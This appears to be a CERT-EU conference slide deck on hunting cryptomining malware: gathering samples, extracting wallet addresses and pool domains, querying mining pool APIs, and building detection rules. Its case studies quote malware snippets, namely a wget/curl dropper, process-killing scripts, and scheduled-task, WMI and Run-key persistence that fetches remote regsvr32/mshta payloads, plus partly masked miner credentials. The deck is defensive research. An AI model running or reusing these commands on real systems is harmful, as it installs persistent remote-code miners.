

Swimming in the Cryptonote pools

Emilien LE JAMTEL



WHO AM I ?

Emilien Le Jamtel

CERT-EU

Security Analyst



@__Emilien__



kwouffe



- CERT for European Institutions, Agencies, and Bodies.
 - Around 60 organisations
 - From 40 – 40.000 users
 - Seperate, heterogenous networks
 - Cross-sectoral
 - Government, foreign policy, embassies
 - Banking, energy, pharmaceutical, chemical, food, telecom
 - Maritime, rail and aviation safety
 - Law enforcement (EUROPOL, FRONTEX, EUPOL) and justice
 - Research, hi-tech, navigation (GALILEO), defence (EUMS, EDA)
- Operational support to infrastructure teams.
- Defence against targeted cyber threats.

AGENDA

- Why Cryptonote ?
- Hunting for new samples
- Processing samples
- Leveraging mining pools API
- Producing intelligence & ~~attribution~~
- Interesting cases
- Future work

Introduction

With some buzzwords

Why Cryptonote is relevant for criminals ?



- Blockchain obfuscation
 - Sender/receiver addresses are not in the public record
 - You need a secret view key to check all blockchain for your transaction
 - Amount of transaction is hidden
- Efficient mining on all hardware
 - Cryptonight as proof-of-work algorithm
 - no need for ASICs hardware
 - You can even mine on a smartphone !

Cryptonote-based Cryptocurrencies



- Pattern for Wallet addresses:
 - Monero: $4[0-9AB][0-9a-zA-Z]\{93\} | 4[0-9AB][0-9a-zA-Z]\{104\}$
 - SumoKoin: $\text{Sumoo}[0-9a-zA-Z]\{94\}$
 - Aeon: $\text{Wm}[\text{st}]\{1\}[0-9a-zA-Z]\{94\}$
 - ByteCoin: $2[0-9AB][0-9a-zA-Z]\{93\}$
 - Fantomcoin: $6[0-9a-zA-Z]\{94\}$
 - DashCoin: $\text{D}[0-9a-zA-Z]\{94\}$
 - ...

Some facts


- Criminals are creative to expand mining botnets
 - Exploitation of Internet-facing server vulnerabilities
 - NSA-powered exploit (EternalBlue)
 - Leveraging Android debugging tool (ADB.Miner)
 - Phishing
 - Malvertising
 - ...
- Biggest botnets made millions in XMR (less now ...)
- Almost nobody solo mine
 - Pools for collaborative work
 - Use stratum overlay protocol
- Proof of concepts for botnets are available publicly
 - <https://pastebin.com/nFRzUkHu>
 - <https://gist.github.com/lokielse/d4e62ae1bb2d5da50ec04aadccc6edf1>
 - ...



Hunting for new sample

Hunting is the new searching

Hunting for new samples



Cryptomining malware Samples

- Most scripts are available on github
 - <https://github.com/kwouffe/cryptonote-hunt>
- Looking for samples matching:
 - *cryptonight* & *stratum* references
 - Hardcoded wallet addresses
 - Outbound connections to mining pools

Sources

- Malware repos – YARA rules



```
rule mining_cryptonote_basic {  
    strings:  
        $a1 = "stratum+tcp://"  
        $a2 = "cryptonight"  
  
    condition:  
        $a1 and $a2  
}
```

- Online sandboxes – DNS queries to mining pool domains



```
curl -X POST "https://www.hybrid-analysis.com/api/v2/search/terms?" -H "accept:  
application/json" -H "user-agent: Falcon Sandbox" -H "api-key: REDACTED" -H "Content-Type:  
application/x-www-form-urlencoded" -d "domain=xmr.pool.xxx"
```

- Post-processing samples with Python3 scripts and more YARA rules
- Around 15000 samples collected (30/11/2018)

Processing samples

Do you like regular expressions ?

Processing samples

- What are we looking for
 - Hardcoded wallet addresses
 - Used for authentication on pool
 - Hardcoded pool domains/IP
 - Compared with known pool addresses


```
Miner -B -a cryptonight -o  
stratum+tcp://xmr.redacted.za:80 -u  
44pgg5mYVH6Gnc7gKfWGPR2CxfQLhwdrcPJGzL  
onwrSt5CKSeEy6izyjEnRn114HTU7AWFTp1SMZ  
6eqQfvrdeGWzUdrADDu -p x -R 1
```

- Malicious IOCs
 - C2 communication
 - Persistence mechanisms
 - Specific strings
 - Based on known TTP

```
if [ -x /usr/bin/wget ] ; then  
    wget -q http://XXX/Miner -O /tmp/Miner  
elif [ -x /usr/bin/curl ] ; then  
    curl -o /tmp/Miner http://XXX/Miner
```

Wallet addresses

- String searches with Regular expressions and YARA rules
- Validating matching strings (<https://cryptonote.org/cns/cns007.txt>)



Checksum1 == Checksum2

Mining Pool Domains and other IOCs

- Mining Pool Domains
 - Extracted from command-line (stratum+tcp://)
 - Xmrigh JSON config file
- Other IOCs:
 - URLs (download from dropper, update mechanism ...),
 - Persistence mechanisms (schtasks, regedit, cron ...),
 - Username/password,
 - PDB paths
 - ...

Going further

- Obfuscated strings

- Extracting and decoding Base64
- FLOSS (<https://github.com/fireeye/flare-floss>)

valid if `TEST == base64.b64encode(base64.b64decode(TEST))`



- Decompilation:


- 32 bits: Retdec decompiler (<https://github.com/avast-tl/retdec>)
- 64 bits: Snowman (<https://derevenets.com/>)

- Sandboxing:

- Online sandbox (search reports)
- CERT-EU sandboxes

Sandboxes: Stratum Protocol

- JSON-based Clear-text protocol (ಠ_ಠ)



- Easy to extract Wallet Address (if used for authent...) or credentials
- Suricata/SNORT rules available on my github account

Processing samples - conclusion

- Obtained information
 - Wallet Addresses
 - Mining Pool Domains
 - IOCs
 - Highlighted interesting samples:
 - New tricks
 - New cryptocurrency
 - High volume
 - ...

Leveraging pool API

To justify the bad pun in the title

mining pools framework

- Most pools use open-source projects with documented API:



- node-cryptonote-pool,
- cryptonote-universal-pool,
- nodejs-pool

- Some have custom-made API:

- Nanopool,
- Dwarfpool,
- Skypool,
- Minergate

- All of them (but Minergate) allow unauthenticated queries for specific monero wallet address (👉 7 👈)

Mining pool: API & domains

- Pools engines store their configuration in .js files
 - *config.js* for node-cryptonote-pool and cryptonote-universal-pool
 - *globals.js* for nodejs-pool
- Contains
 - Link to the API endpoint
 - poolHosts (domains used for stratum protocol)
 - coinUnits (Unit used by API answers)

Getting data from API

https://monero.REDACTED:8091/stats_address?address=44pgg5mYVH6...


```
▼ stats:
  hashes:          "140056992000"
  lastShare:       "1523002920"
  balance:         "516925376538"
  thold:           "3500000000000"
  paid:            "8187350000000"
  lastpayout:      "1519750082555"
  lastpayoutamount: "4863522000000"
  payint:          "86400"
  monerov:         "5169253765380"
  typeminer:       "single"
  monerovtmp:      5169253765380
▼ payments:
  ▼ 0:             "3b5d594873271cd1203aa376b9ad7d02a43dd5e0ad74c11ed9101fb38292f4c9:4863522000000::5"
    1:             "1519750082"
  ▼ 2:             "96f7e9bf7e7f303bf33a3de1d777e67e9b464ea91cff221c7096ce3fb40ef725:1275147000000::5"
    3:             "1515517514"
  ▼ 4:             "c3aca7fb550d7bd1428619d11ed0683e518111d6338f9ce8eb154c15855c3c63:1021762000000::5"
    5:             "1515357112"
  ▼ 6:             "cb10985e857c265bb4fbb3a86a26e427de9ab2787291258ff396f89efdbd61f9:1026919000000::5"
    7:             "1515157419"
```

- Mined Coins :
balance + paid
coinUnits
- We can search for activities on all known mining pools

Special case: Minergate.com

- Custom API:
 - Need credential to access user mining stats
- But ... We have them:
 - PCAPs from sandboxes: Stratum protocol is cleartext
 - Xmrigh command line parameters or JSON config



Similar project: www.xmrhunter.com



The screenshot shows the homepage of the Monero Wallet Hunter website. At the top, the logo features the word "MONERO" in a bold, dark grey sans-serif font, with an orange Monero symbol (a circle with a stylized 'M') replacing the letter 'O'. Below this, the words "Wallet Hunter" are written in a large, orange, cursive script font. A dark grey navigation bar contains three links: "HUNTER", "POOLS", and "ABOUT", all in white uppercase letters. Below the navigation bar, the text "Find Monero / Sumo Wallets In Public Pools" is centered in white. At the bottom, there is a search section with a small blue Twitter icon on the left, a large dark grey input field with a red border and the placeholder text "Monero Wallet Address" in the center, and an orange circular button with the word "GO" in white on the right.

Created by [@MalwareCantFly](#)

Some statistics



Not putting all your eggs in the same basket

- Pools distribution (1 example)

45w9aqVA6iVeMJ6jVHZPEyPqgVnBEAGhBBqGAW9ncXp44qbZy9vXkd2KpqYwcyVTQHF1kaSJm97GyceP3Y2dRMd7E9gyuZf



Producing intelligence

Parsing JSON files like a boss

IOCs and rules

- From previous work, we can derive:
 - Pool watchlist for detection/blocking
 - HTTP/API request to get updated list of host/port for mining
 - C2 URL watchlist for detection/blocking
 - List of malicious hashes
 - Yara rules for detection/hunting
 - SIEM rules (sigma) for detection with endpoint logs
 - Malicious Cryptonote wallet addresses for correlation
- And push everything to MISP



[« previous](#) [next »](#) [view all](#)

Some interesting cases

If I am not out of time ...

ELF/Win32 and multiple pools



45U6PUfJWCAeXDpE8ypA2UhxG5Dehe5GxSex3BdcQQ4CfwSnKJCYBDWb7i9yhXxcv9HNzeypcfTdq8xwtbGTebSVEfJrqhq

b48693f4cf3cb0a592dbfd722777a01c4976d505f4cb991b79d29dfbf024a5a1

Win32 EXE

xmr.crypto-pool.fr
xmr-eu.dwarfpool.com
xmr-usa.dwarfpool.com

18ad10f2bf20734f911a30b6581fcbc86b6d5c1d6d5c92becd9210091d70d08c

ELF

pool.minexmr.com

Hosted on a HFS server

<div>User</div> <div>Login</div>					
<div>Folder</div> <div>Home</div> <div>0 folders, 3 files, 3.9 Mbytes</div>					
		<div>Name .extension</div>	<div>Size</div>	<div>Timestamp</div>	<div>Hits</div>
		<input type="checkbox"/> dat.exe	15.5 KB	2018-10-26 6:19:35	3459
		<input type="checkbox"/> lly	1.9 MB	2018-11-6 15:32:34	330
		<input type="checkbox"/> ubne	1.9 MB	2018-11-6 15:32:34	342

Killing the competition (Linux edition)

```
#!/bin/sh
```

```
pkill -9 142.4.124.164
```

```
pkill -9 192.99.56.117
```

```
pkill -9 jvap
```

```
kill -f ./atd
```

184 lines

```
-----  
pkill ./Guard.sh
```

```
pkill ./JnKihGjn
```

```
pkill ./KGlJwfWDbCPnvwEJupeiivIlFXsSptuyh
```

82 lines

```
-----  
ps aux | grep -v supsplk | awk '{if($3>40.0) print $2}' | while read procid  
do
```

```
kill -9
```

```
$procidddone
```

```
-----  
ps auxf|grep -v grep|grep "stratum"|awk '{print $2}'|xargs kill -9
```

```
ps auxf|grep -v grep|grep "cryptonight"|awk '{print $2}'|xargs kill -9
```

8 lines

Very persistent miner ...

[ATT&CK-T1053] Scheduled Task	<code>schtasks.exe /Create /SC MINUTE /TN WindowsUpdateInternal /TR "regsvr32 /s /n /u /i:http://down.cacheoffer[.]tk/d2/reg9.sct scrobj.dll" /MO 5 /F</code>
[ATT&CK-T1084] Windows Management Instrumentation Event Subscription	<code>wmic /NAMESPACE:"\\.\root\subscription" PATH __EventFilter CREATE Name="H888", EventNameSpace="root\cimv2", QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA \"Win32_PerfFormattedData_PerfOS_System\" AND TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 320"</code> <code>wmic /NAMESPACE:"\\.\root\subscription" PATH CommandLineEventConsumer CREATE Name="H999", CommandLineTemplate="regsvr32 /s /n /u /i:http://down.cacheoffer[.]tk/d2/reg9.sct scrobj.dll"</code>
[ATT&CK-T1060] Registry Run Keys / Startup Folder	<code>reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ /v Updater /t REG_SZ /d "mshta http://d3goboxon32grk2l[.]tk/ps5.txt" /f (PID: 3880)</code> <code>reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ /v Updater3 /t REG_SZ /d "regsvr32 /s /n /u /i:http://d3goboxon32grk2l[.]tk/reg9.sct</code>

Bad OPSEC

I am pretty sure I should be out of time now...

PDB path

C:\Users\frank\OneDrive\Desktop\MoneroIdleMiner-master\MoneroIdleMiner\MoneroIdleMiner\obj\Release\nvcontainer.pdb
C:\Users\AryaEzyy\Desktop\test\Source Code\obj\x86\Release\t.pdb
C:\Users\frank\Desktop\miner\Source Code\obj\x86\Debug\t.pdb
C:\Users\frank\Desktop\CRYPTO WORK\SOURCE CRYPTO WORK\mining bot1\sample\Release\sample.pdb
C:\Users\frank\Desktop\vcbinject\WIN32_MemoryAppLoader\MemoryAppLoader\obj\Debug\MemoryAppLoader.pdb
C:\Users\Stefan\Desktop\Monero_Loader\Release\xmrig.pdb
C:\Users\gustl\Downloads\Compressed\XMRMiner\XMRMiner\XMRMiner\obj\Debug\XMRMiner.pdb
C:\Users\frank\Desktop\MinersAll\Minerfix2\Program\Program\obj\Release\Program.pdb
C:\Users\frank\source\repos\Victoria\Release\Victoria.pdb
C:\Users\frank\Desktop\SourceCode\obj\x86\Debug\t.pdb
C:\Users\Tobias_005\Desktop\XMR Cpu Miner\DogeMiner\obj\Debug\DogeMiner.pdb
C:\Users\Maic\Downloads\0. Mine Monero\0. Sources XMRIG\xmrig-master\Build\Debug\xmrig.pdb
C:\Users\superc\Desktop\Miner\Source Code\obj\x86\Release\t.pdb
C:\Users\Baker\Desktop\[Src + Web] Miner\Source Code\bin\Release\svchost.pdb

...

Remember minergate?

```
stratum+tcp://xmr.pool.minergate.com:45560 -u ve...ko@gmail.com -p REDACTED
stratum+tcp://xmr.pool.minergate.com:45560 -u De...08@gmail.com -p REDACTED
stratum+tcp://xmr.pool.minergate.com:45560 -u gr...ek@gmail.com -p
stratum+tcp://bcn.pool.minergate.com:45550 -u Ol...vich21rus@gmail.com -p REDACTED
stratum+tcp://xmr.pool.minergate.com:45560 raf...am...hom@gmail.com cryptonight -u
stratum+tcp://xmr.pool.minergate.com:45560 -u ...ric...netov@mail.ru
stratum+tcp://etn-eu1.nanopool.org:13333 -u er...s33@gmail.com -p REDACTED
stratum+tcp://xmr.pool.minergate.com:45560 -u ...pen...@gmail.com -p REDACTED
stratum+tcp://fnc-xmr.pool.minergate.com:45590 -u gr...0@gmail.com -p REDACTED
stratum+tcp://xmr.pool.minergate.com:45560 -u hall...ll...4@gmail.com
stratum+tcp://xmr.pool.minergate.com:45560 -u ca...bus...ss@gmail.com -p REDACTED
stratum+tcp://xmr.pool.minergate.com:45560 -u ale...ar...k89@gmail.com -p REDACTED
stratum+tcp://xmr.pool.minergate.com:45560 -u se...jo...6@gmail.com -p REDACTED
stratum+tcp://xmr.pool.minergate.com:45560 -u ga...ga...ev13@gmail.com -p REDACTED
stratum+tcp://xmr.pool.minergate.com:45560 -u g...w...@gmail.com -p REDACTED
stratum+tcp://bcn.pool.minergate.com:45550\x00jc...leba...an576@gmail.com
stratum+tcp://fnc-xmr.pool.minergate.com:45590 -u gmc...ill@gmail.com -p REDACTED
stratum+tcp://xmr.pool.minergate.com:45560 -u ga...kgad...v13@gmail.com -p REDACTED
stratum+tcp://176.9.147.178:45560 -u ve...263...il...om -p REDACTED
stratum+tcp://xmr.pool.minergate.com:45560 -u t...2005@yahoo.com -p REDACTED
```

...

Email reuse ?!?

justin@stockton; escalon, california
Joined March 2009

[Tweet to justin](#)

Message #5 received at submit@bugs.debian.org (full text, mbox, reply):
From: S...<sp...ter@gmail.com>
To: submit@bugs.debian.org
Subject: apt-get update with dns problem is destroying filesystem.
Date: Mon, 10 Oct 2016 14:02:00 +0200

Package: Debian package management

Hello,

When using apt-get update while there is a temporary or permanent dns resolution problem due to an invalid configuration into /etc/resolv.conf it will result in a corrupted filesystem (read only) or destroyed system at boot.

I am affected on debian 7 and debian 8.

I have a little not about your command :

apt-get install reportbug

crypto mining using FREE and UNLIMITED VPS - make atleast \$30 a day (AutoPilot) Guaranteed!!

UNLIMITED FREE CRYPTOCOIN MINING FROM UNLIMITED FREE VPS.

Check short video clip for proof:
[Please Login or Register](#) to see this Hidden Content

Yes it works on WINDOWS as well... The method explains how to do it on all OS. 🌟


Please compensate for my discovery and efforts:
[Please Login or Register](#) to see this Hidden Content

You make this donation back by tomorrow and then its BIG money time going forward...

I guarantee success in this method or I refund gladly!! VOUCH COPY FOR FIRST 3 comments!!

Guys please note that the mining script is included in the text file:

minerd -a cryptonight -o stratum+tcp://xmrig.pool.minergate.com:45560 -u kansask@ProtonMail.com -p x ← This is NOT a VIRUS, but



Sa...
@Sa...
@L...
Joined June 2017

[Tweet to SkyFoxy](#)



Ви вразили, коли перезаряджасте зброю. Впевніться, що ви у безпечному місці чи за укриттям, коли перезаряджаєтесь.

Dust II
Бій на смерть

Уся зброя безкоштовна та вибирається деякий час після відродження.
Виграйте матч, отримавши найвищий рахунок до кінця раунду.

Параметри:
· Миттєве відродження у довільному місці
· Ураження своїх ВИМКНЕНО
· Зіткнення з напарниками ВІДСУТНІ
· Матч триває 10 хвилин

Отримання даних гри...

jo...
@jo...
@L...
Joined June 2017

[Tweet to SkyFoxy](#)

Offline / Last visit: 23 July 2016 17:41

Modmaker

234 STARS
0 COMMENTS
4 POSTS

FULL NAME
COUNTRY
Ukraine

REGISTRATION DATE
19 June 2015 14:52


SKYPE

Future Work

- Integrate more sources (malware repo/sandboxes)
- Use Internet scanning services to identify new pools
- ATT&CK automatic tags
- Improve de-obfuscation process
- Expand to other cryptonote currencies
 - KRB
 - MUTX
 - RYO
 - ...



Thanks for listening



<https://cert.europa.eu>